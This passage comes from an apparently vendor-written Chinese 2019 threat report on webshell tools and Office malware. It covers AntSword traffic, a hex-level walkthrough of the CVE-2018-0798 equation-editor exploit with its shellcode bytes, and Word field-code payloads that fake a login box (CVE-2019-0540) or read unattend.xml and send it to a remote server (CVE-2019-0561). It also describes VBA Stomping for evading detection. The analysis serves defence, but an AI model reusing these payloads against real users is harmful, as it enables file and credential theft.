
在密钥传输过程中增添无用请求，使检测产品检测不能做出判断到底哪个才是最后一个密钥。重新定义取哪一个密钥，写在参数里或者代码里，让检测产品不知道哪一个是真正的密钥。

3、中国蚁剑

中国蚁剑是一款开源的跨平台网站管理工具，主要面向于合法授权的渗透测试安全人员以及进行常规操作的网站管理员。

中国蚁剑最大的特点是遵循开源，鼓励共创的原则，所以蚁剑有非常强大的可扩展性，这也使蚁剑成为了近年来的一匹黑马，同时也让各个安全厂商伤透脑筋。

蚁剑也是加密的巅峰之作之一，基础版本包含了 base64,chr,chr16,rot13 加密传输。



```
POST [redacted] HTTP/1.1
Host: [redacted]
Accept-Encoding: gzip, deflate
User-Agent: antSword/v2.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 986
Connection: close

1=%40ini_set(%22display_errors%22%2C%20%220%22)%3B%40set_time_limit(0)%3Bfunction%20a[redacted]%3B
%7D%3Bfunction%20asoutput()%7B[redacted]echo%20%22d1738f40%22%3Becho%20%40a
senc(%24output)%3Becho%20%225f53a[redacted]name(%24_SERVER%5B%22SCRIPT_FILENAME
%22%5D)%3Bif(%24D%3D%3D%22%22)%24D%3Ddirname(%24_SERVER%5B%22PATH_TRANSLATED%22%5D)%3B%24R%3D%22%7B
%24D%7D%09%22%3Bif(substr([redacted]%7Bforeach(range(%22C%22%2C%22Z%22)as%20%24L)if(is_dir(%22
%7B%24L%7D%3A%[redacted]%3D%22%2F%22%3B%7D%24R.%3D%22%09%
22%3B%24u%3D(function_exists(%22posix_getegid%22))%3F%40posix_getpwuid(%40posix_geteuid())%3A%22%22%3B%24s%3D(%24u)%
3F%24u%5B%22name%22%5D%3A%40get_current_user()%3B%24R.%3Dphp_uname()%3B%24R.%3D%22%09%7B%24s%7D%22%3Bech
o%20%24R%3B%3B%7Dcatch(Exception%20%24e)%7[redacted]3A%2F%2F%22.%24e-%3EgetMessage()%3B%7D%3Baso
utput()%3Bdie()%3B
```

图 46 蚁剑通信流量

基础版本如图，其他加密方式之后解密流量相同。

另外蚁剑包含强大的扩展支持。扩展支持包括绕过函数检查之类的功能，攻击者可以通过扩展功能更有效地对抗检测产品。




图 47 蚁剑扩展支持

我们预计未来的 Webshell 管理工具会赋予使用者更多的灵活性，通过自定义扩展插件，增加各个参数的可变性等进一步隐藏其特征，不断挑战防御者的检测能力。安全厂商也要从双向流量行为特征角度运用人工智能、大数据等方式，不断提高攻击者的技术门槛。

4.1 2019 年 Office 恶意样本攻击态势综述

2019 年没有出现影响力大的 Office 新漏洞被用于大面积攻击，恶意文档所使用的漏洞与往年类似。其中公式编辑器漏洞 CVE-2018-0798 经过一年的演变出现了多种高效的利用方式，未来可能会取代 CVE-2017-11882。

攻击者灵活使用 VBA Stomping 和 Excel 4.0 宏框架极大地提高了恶意宏样本的反检测能力。随着运行环境检测强度的不断提高，越来越多的样本只会在适配到特定环境时才会执行恶意攻击。

过去一年多，我们捕获了约 20 万个 Office 类攻击样本。在这些 Office 恶意样本中，60.23%的样本使用了恶意宏代码（其中分为 57.19%的 VBA 宏和 3.04%的 Excel 4.0 宏），27.48%的样本使用了 0Day 和 NDay 漏洞，1.08%的样本使用了 DDE 机制，剩下的部分主要为插入恶意 OLE 对象诱使用户运行。




图 48 Office 恶意样本攻击方式统计

4.1.1 Office 漏洞利用态势

过去一年多，最新披露的文档类漏洞主要以安全特性绕过类为主（如 CVE-2019-0540，CVE-2019-0561，CVE-2019-0801 等），利用价值不大，均未得到广泛利用。




图 49 Office 恶意样本漏洞利用占比图

过去一年多，在野攻击中常用的文档型漏洞依然以 2017 年出现的 NDay 漏洞为主，其中最为常用的是以 CVE-2017-11882 为代表的公式编辑器栈溢出漏洞。

公式编辑器漏洞中，CVE-2018-0798 由于在 2019 年出现了更高效的利用方式，使用数量相对 2018 年有了很大的提升，普及后可能会取代 CVE-2017-11882 的位置。

利用了 Moniker 相关链接对象的 CVE-2017-0199、CVE-2017-8570 和 CVE-2017-8759，CVE-2018-8174 由于样本构造难度极低，依然作为 loader 的优质选择被广泛使用，总体占比仅次于上述的公式编辑器漏洞。

需要借助堆喷射完成内存布局的 CVE-2017-11826，CVE-2015-1641 样本结构复杂，构造难度较大，并且样本结构固定，特征较为明显，利用率始终较低。

EPS 漏洞 CVE-2017-0261，CVE-2017-0262，CVE-2015-2545 在 EPS 相关支持被禁用后基本退出历史舞台，今年只找到个位数的新样本。

剩余早期漏洞中利用率较高的只有 CVE-2012-0158，其余逻辑漏洞 CVE-2014-4114，rtf 控制字解析漏洞 CVE-2010-3333，CVE-2014-1761 等只有少量新样本。

4.1.2 宏利用态势

2018 年末，通过 Excel 4.0 宏执行 shellcode 的 POC 被公开后，使用恶意宏的攻击者就多了一种新的选择。因为功能与 VBA 宏相似并且隐蔽性更高，很多攻击者开始尝试使用 Excel 4.0 宏来构造攻击样本。2019 年捕获的恶意宏样本中，这一部分样本约占 4.5%。



图 50 Office 恶意宏样本分类

2019 年，使用 Excel 4.0 宏的样本数量按月度呈现逐步上升的形态。在检测手段完全普及之前，预计会出现更多类似的攻击。




图 51 2019 年 Excel4.0 宏捕获情况统计

对于 VBA 宏，2019 年还出现了一种新的隐藏技术 VBA Stomping，可以在指定的 Office 版本中运行恶意代码，相对常见的隐藏技术更难检测。

4.2 典型攻击技术分析


4.2.1 漏洞利用

4.2.1.1 CVE-2018-0798 新的利用方式

CVE-2018-0798 可以不受 CVE-2017-11882 修复补丁的影响，拥有更广的适用范围。但是在早期样本中绕过 ASLR 的方式是通过暴力枚举，样本构造十分复杂并且启动速度非常慢，因此只有小规模的利用。

2019 年 4 月，我们捕获了一批改进型样本，其中使用的新利用方式中通过连续的两次溢出将跳转指令写入以往无法利用的参数对应的地址，最终跳转到堆上执行 shellcode。这种利用方式回避了以往溢出时写入的 shellcode 长度有限的问题，可用来执行更加复杂的 shellcode。同时在覆盖返回地址时使用 CVE-2018-0802 样本中常用的覆盖地址低位的方式来绕过 ASLR，相对于以往的利用方式来说实用性大幅增强。

在样本的 equation native 流中可以找到两个连续的 matrix 字段（tag=5）用来触发 CVE-2018-0798。



MATRIX record (5):

Consists of:

- tag (5)
- [nudge] if xfLMOVE is set
- [valign] vertical alignment of matrix within container
- [h_just] horizontal alignment within columns
- [v_just] vertical alignment within columns
- [rows] number of rows
- [cols] number of columns
- [row_parts] row partition line types
- [col_parts] column partition line types
- [object list] list of lines, one for each element of the matrix, in order from left-to-right and top-to-bottom

图 52 MATRIX 字段结构

先来看看第一段。

```
1C 00 00 00 02 00 08 C4 E4 1F 00 00 00 00 00 00   .......Ää.......
F0 95 59 00 04 F3 56 00 00 00 00 00 03 01 01 03   ð•Y..óV.........
0D 0D 0A 0D 0D 0A 01 01 02 88 34 00 02 88 34 00   .........ˆ4..ˆ4.
02 88 34 00 02 88 36 35 35 33 36 00 20 80 05 3C   .ˆ4..ˆ65536. €.<
BD 01 00 8B 00 8B 43 40 14 83 C0 6D FF E0 47 47   ½..‹.‹C@.ƒÀmÿàGG
46 42 41 51 51 51 51 50 50 50 50 00 00 00 00 00   FBAQQQQPPPP.....
58 42 42 EB 06 42 42 42 35 35 33 36 20 44 60 60   XBBë.BBB5536 D``
60 60 60 60 60 60 60 61 61 61 61 61 61 61 61 61   ```````aaaaaaaaa
61 61 61 61 61 61 61 FB 0B 00 00 E8 FF FF FF FF   aaaaaaaû...èÿÿÿÿ
C2 5E 83 C6 11 33 C9 66 B9 28 11 80 36 B9 46 E2   Â^ƒÆ.3Éf¹(.€6¹Fâ
```

图 53 CVE-2018-0798 漏洞样本 MATRIX 字段

根据 matrix 字段的结构，可知其中 rows=0x20，cols=0x80。

```
int __cdecl ReadData(__int16 count, _BYTE *buffer)
{
  __int16 v2; // ST0C_2@2
  int result; // eax@2
  __int16 size; // [sp+18h] [bp+8h]@1

  size = (2 * count + 9) >> 3;
  while ( 1 )
  {
    v2 = size--;
    result = v2;
    if ( !v2 )
      break;
    *buffer++ = GetByte();
  }
  return result;
}
```

图 54 CVE-2018-0798 漏洞原因分析 1

行和列所占空间的计算方式为 size = (2 * count + 9) / 8，由此可以得知 row_parts 和 col_parts 分别占 0x09 和 0x2A 个字节。

公式编辑器解析 matrix 字段的函数如下。

```
int __cdecl sub_443E34(int a1, __int16 a2, __int16 a3)
{
  char valign; // ST24_1@1
  int v4; // ST20_4@1
  int row_parts; // [sp+14h] [bp-14h]@1
  int v7; // [sp+18h] [bp-10h]@1
  int col_parts; // [sp+1Ch] [bp-Ch]@1
  int v9; // [sp+20h] [bp-8h]@1
  char h_just; // [sp+24h] [bp-4h]@1
  char v_just; // [sp+25h] [bp-3h]@1
  unsigned __int8 rows; // [sp+26h] [bp-2h]@1
  unsigned __int8 cols; // [sp+27h] [bp-1h]@1

  row_parts = 0;
  v7 = 0;
  col_parts = 0;
  v9 = 0;
  sub_43B349(&a2, &a3);
  valign = GetByte();
  h_just = GetByte();
  v_just = GetByte();
  rows = GetByte();
  cols = GetByte();
  ReadData(rows, &row_parts);
  ReadData(cols, &col_parts);
  v4 = sub_4428F0(a1, a2, a3, &row_parts, valign);
  sub_437C9D(v4, 0);
  return v4;
}
```

图 55 CVE-2018-0798 漏洞原因分析 2

0012F3E8	0012F5E0	
0012F3EC	0012F7E4	
0012F3F0	00000006	
0012F3F4	0012F7E4	
0012F3F8	00000006	
0012F3FC	00000000	row_parts
0012F400	00000000	
0012F404	00000000	col_parts
0012F408	00000000	
0012F40C	00000000	
0012F410	0012F448	ebp 返回地址
0012F414	0043A851	返回到 EQNEDT32.0043A851
0012F418	00311FD8	ASCII " ZE" 参数
0012F41C	00120000	
0012F420	00000000	
0012F424	00000003	
0012F428	0012F5E0	

图 56 CVE-2018-0798 漏洞原因分析 3

根据执行流程以及溢出前栈的结构，可以得知如果 row_parts 长度超过 0x08 则超出的部分会被 col_parts 覆盖，此时 row_parts 长度为 0x09，因此最后一个字节 0x43 会被 col_parts 覆盖。此外 row_parts 和 col_parts 长度分别超过 0x18 和 0x10 时就会覆盖返回地址。此时 col_parts 长度为 0x2A，覆盖了 ebp，返回地址，参数以及上一层函数的栈空间。

0012F3E8	0012F5E0	
0012F3EC	0012F7E4	
0012F3F0	00000006	
0012F3F4	0012F7E4	
0012F3F8	00000033	
0012F3FC	01BD3C05	原row_parts
0012F400	8B008B00	
0012F404	C0831440	原col_parts
0012F408	47E0FF6D	
0012F40C	41424647	
0012F410	51515151	原eip
0012F414	50505050	原返回地址
0012F418	00000000	
0012F41C	42425800	原参数
0012F420	424206EB	
0012F424	00000042	
0012F428	0012F5E0	

图 57 CVE-2018-0798 漏洞原因分析 4

可以看到返回地址被修改为无效地址 0x50505050。实际上，程序不会执行到这里，在 sub_437C9D 中会读取下一个 matrix 字段发生第二次溢出。这里的主要目的是通过修改参数来影响第二次溢出。

在 sub_4428F0 中会申请空间并将上层函数 sub_443E34 中的参数和 row_parts 中的部分内容写入申请的空间，最后将这个地址传给后面，作为下一次调用 sub_443E34 完成溢出时的参数 1。

```
004428F9  .  8B45 08        mov eax,dword ptr ss:[ebp+0x8]
004428FC  .  50             push eax
004428FD  .  68 304F4500    push EQNEDT32.00454F30
00442902  .  E8 4332FFFF    call EQNEDT32.00435B4A
00442907  .  83C4 08        add esp,0x8
0044290A  .  8945 FC        mov dword ptr ss:[ebp-0x4],eax
0044290D  .  66:8B45 0C     mov ax,word ptr ss:[ebp+0xC]
00442911  .  8B4D FC        mov ecx,dword ptr ss:[ebp-0x4]
00442914  .  66:8941 28     mov word ptr ds:[ecx+0x28],ax
00442918  .  66:8B45 10     mov ax,word ptr ss:[ebp+0x10]
0044291C  .  8B4D FC        mov ecx,dword ptr ss:[ebp-0x4]
0044291F  .  66:8941 2A     mov word ptr ds:[ecx+0x2A],ax
00442923  .  8B7D FC        mov edi,dword ptr ss:[ebp-0x4]
00442926  .  83C7 32        add edi,0x32
00442929  .  8B75 14        mov esi,dword ptr ss:[ebp+0x14]
0044292C  .  B9 05000000    mov ecx,0x5
00442931  .  F3:A5          rep movs dword ptr es:[edi],dword ptr ds:[esi]
eax=001F1F76, (ASCII "0OE")
堆栈 ss:[0012F3C8]=0012F5E0
```

申请空间并将固定值0x454F30和参数1（sub_443E34的参数1）写到开始的位置

获取参数2（sub_443E34的参数2）的低16位并写入偏移0x28处

获取参数3（sub_443E34的参数3）的低16位并写入偏移0x2A处

从参数4（row_parts）中取出长度为0x14（5个dword）的内容写入偏移0x36处

图 58 CVE-2018-0798 漏洞原因分析 5

```
001F1F76  30 4F 45 00 00 00 00 00 00 00 00 00 00 00 00 00  0OE.............
001F1F86  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
001F1F96  00 00 00 00 00 00 00 00 00 58 EB 06 04 0B 00 00  .........X?....
001F1FA6  00 00 05 3C BD 01 00 8B 00 8B 40 14 83 C0 6D FF  ..?.?.?.?.@.?.m.
001F1FB6  E0 47 47 46 42 41 00 00 00 00 33 00 3C 00 58 5A  ?GGFBA....3.<.XZ
001F1FC6  45 00 B4 20 1F 00 00 00 00 00 00 00 00 00 00 00  E.?.............
001F1FD6  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

图 59 CVE-2018-0798 漏洞原因分析 6

写入的关键内容按顺序分别为固定值 0x454F30，参数 1，参数 2 低 16 位，参数 3 低 16 位，row_parts 前 0x14 个字节。具体内容为两段跳转指令。

```
int __cdecl sub_437C9D(int a1, int a2)
{
  __int16 v2; // ST20_2@1
  __int16 v3; // ST24_2@1
  int v4; // eax@3

  v2 = *(_WORD *)(a1 + 40);
  v3 = *(_WORD *)(a1 + 42);
  while ( (unsigned __int8)GetByte() )
  {
    v4 = sub_43A78F();
    a2 = sub_4371C0(a1, a2, v4);
  }
  return a2;
}
```

图 60 CVE-2018-0798 漏洞原因分析 7

sub_437C9D 中会继续对流中数据进行读取解析，直到遇到 0 才会结束。而样本中两个 matrix 字段中间有任何间隔，因此这里会直接进入第二个 matrix 字段的解析，同时将第一次

溢出中申请的带有两段跳转指令的空间作为参数传入其中。

```
1C 00 00 00 02 00 08 C4 E4 1F 00 00 00 00 00 00   .......Ää.......
F0 95 59 00 04 F3 56 00 00 00 00 00 03 01 01 03   ð•Y..óV.........
0D 0D 0A 0D 0D 0A 01 01 02 88 34 00 02 88 34 00   .........ˆ4..ˆ4.
02 88 34 00 02 88 36 35 35 33 36 00 20 80 05 3C   .ˆ4..ˆ65536. €.<
BD 01 00 8B 00 8B 43 40 14 83 C0 6D FF E0 47 47   ½..‹.‹C@.ƒÀmÿàGG
46 42 41 51 51 51 51 50 50 50 50 00 00 00 00 00   FBAQQQQPPPP.....
58 42 42 EB 06 42 42 42 35 35 33 36 20 44 60 60   XBBë.BBB5536 D``
60 60 60 60 60 60 60 61 61 61 61 61 61 61 61 61   ```````aaaaaaaaa
61 61 61 61 61 61 61 FB 0B 00 00 E8 FF FF FF FF   aaaaaaaû...èÿÿÿÿ
```

图 61 CVE-2018-0798 漏洞原因分析 8

解析方式与第一次相同，不在此详细展开。

```
0012F354  0012F7E4
0012F358  00000006
0012F35C  00000005
0012F360  0012F378  ASCII "v■■"
0012F364  0043A72F  EQNEDT32.0043A72F
0012F368  00120035
0012F36C  0012F5E0
0012F370  0012F7E4
0012F374  0043A851  返回到 EQNEDT32.0043A851
0012F378  001F1F76  ASCII "00E"
0012F37C  00445800  EQNEDT32.00445800
```

图 62 CVE-2018-0798 漏洞原因分析 9

```
0012F354  0012F7E4
0012F358  00000035
0012F35C  60606060
0012F360  60606060
0012F364  61616161
0012F368  61616161
0012F36C  61616161  只覆盖返回地址的低16位，
0012F370  61616161  可用来绕过ASLR
0012F374  00430BFB  EQNEDT32.00430BFB
0012F378  001F1F76  ASCII "00E"
0012F37C  00440000  EQNEDT32.00440000
```

图 63 CVE-2018-0798 漏洞原因分析 10

可以看到这一次写入栈上的内容比较少，覆盖 ebp 后还剩下两个字节，覆盖了返回地址的低 16 位，对应地址的指令为 ret。这种修改返回地址的方式与 CVE-2018-0802 中常用手法相同，可以用来绕过 ASLR。

第二个 matrix 字段后面跟着一个 0，因此 sub_437C9D 读取到 0 后会返回，从而开始执行 shellcode，正式进入攻击流程。

4.2.1.2 未进行广泛利用的 0day 漏洞

接下来介绍几个功能有限但没有得到广泛利用的 0day 漏洞。

1、CVE-2019-0540

CVE-2019-0540 主要使用了域代码中的 IncludePicture 功能。域代码是在 word 早期使用的专门用来处理动态文本（未随文档存储的数据，类似后来的链接对象）的功能。

IncludePicture 原本常用的功能是用来在文档中插入动态的不和文档保存在一起的图片，每次用户打开文档时 word 会去对应路径找到图片并插入文档中。如果选择通过 URL 打开不在本地的图片，则在 word 按照保存的 URL 寻找图片的过程中，保存图片的服务器会收到 word 自动发来的请求。可以在服务器端利用这个过程来确认用户是否打开了对应的文件。

CVE-2019-0540 的目的是改造上述过程，利用 IncludePicture 伪造登录界面，因此在 URL 中插入了空白的 UserName 域。最后保存成模板类型完成样本构建。

```
{ INCLUDEPICTURE \d "http://192.168.1.7:8000/{ USERNAME  \* MERGEFORMAT }" \*
MERGEFORMATINET }
```

图 64 CVE-2019-0540 漏洞截图

主要用于在文档内伪造登录框，窃取用户的登录信息。

2、CVE-2019-0561

CVE-2019-0561 主要使用了域代码中的 IncludeText 功能，结合 IncludePicture 可以完成在读取文件内容后发送给服务器端。早在 2002 年就出现过类似的利用方法（CVE-2002-1143），微软在修复时取消了 IncludeText 动态更新的能力。然而经过尝试，发现在 MacroButton 中可以重新复现 IncludeText 动态读取文件的能力。

首先插入外层的 MacroButton，然后选择 UpdateFields。接下来插入 IncludePicture 选择发送文件内容的服务器路径。最后插入 IncludeText 选择要读取的文件，与服务器路径进行拼接形成发送的完整内容。

```
{ MACROBUTTON  UpdateFields { INCLUDEPICTURE  \d
"http://icons.iconarchive.com/icons/google/noto-emoji-animals-nature/256/22212-monkey-icon.png"
\* MERGEFORMATINET } { INCLUDEPICTURE  "http://192.168.178.11/?{ INCLUDETEXT
"c:\\windows\\panther\\unattend.xml"  \c XML \* MERGEFORMAT }" \d  \* MERGEFORMAT } }
```

图 65 CVE-2019-0561 漏洞截图

由于需要提前获取文件路径并写死在文档内，因此实用性不高。

4.2.2 宏利用

4.2.2.1 VBA Stomping

最早由 Outflank 提供的 EvilClippy 工具来实现这一功能，可以替换文档中的宏代码。文档的宏代码被替换后，在与生成文档相同版本的 Office 中会运行与替换前的宏代码功能相同的 pcode，而在其他版本的 Office 中会运行替换后的宏代码。

如果恶意样本使用这种技术，可以将攻击代码放在 pcode 中并只对使用特定版本的 Office 用户生效，在宏代码部分写入正常的宏代码甚至全部清空。在静态检测中通常不会对 pcode 进行检测（不同版本的 Office 中 pcode 的格式不同，没有通用的检测方法），因此很容易在替换宏代码后伪装成正常文件逃过检测，可以有效地对抗常见的宏代码静态检测。

2.3.4.3 Module Stream: Visual Basic Modules

Specifies the source code for a module.

<table>
<tr><td>0</td><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td><td>1
0</td><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td><td>2
0</td><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td><td>3
0</td><td>1</td></tr>
<tr><td colspan="32">PerformanceCache (variable)</td></tr>
<tr><td colspan="32">...</td></tr>
<tr><td colspan="32">CompressedSourceCode (variable)</td></tr>
<tr><td colspan="32">...</td></tr>
</table>

图 66 Module Stream 结构

根据官方文档可以得知，module stream 分为两个部分，其中 CompressedSourceCode 中为宏的源代码，经过压缩保存在 module stream 的尾部，可以在 dir 流中找到每个 module stream 中宏代码的起始偏移从而定位到宏代码的位置。因为没有加密，只经过了一次压缩并且压缩算法可以在微软的官方文档中找到，因此相对容易提取。大多数分析工具都是基于这种类型的宏代码进行提取。但是在 Office 中这一种宏代码并不是最优先被使用的。

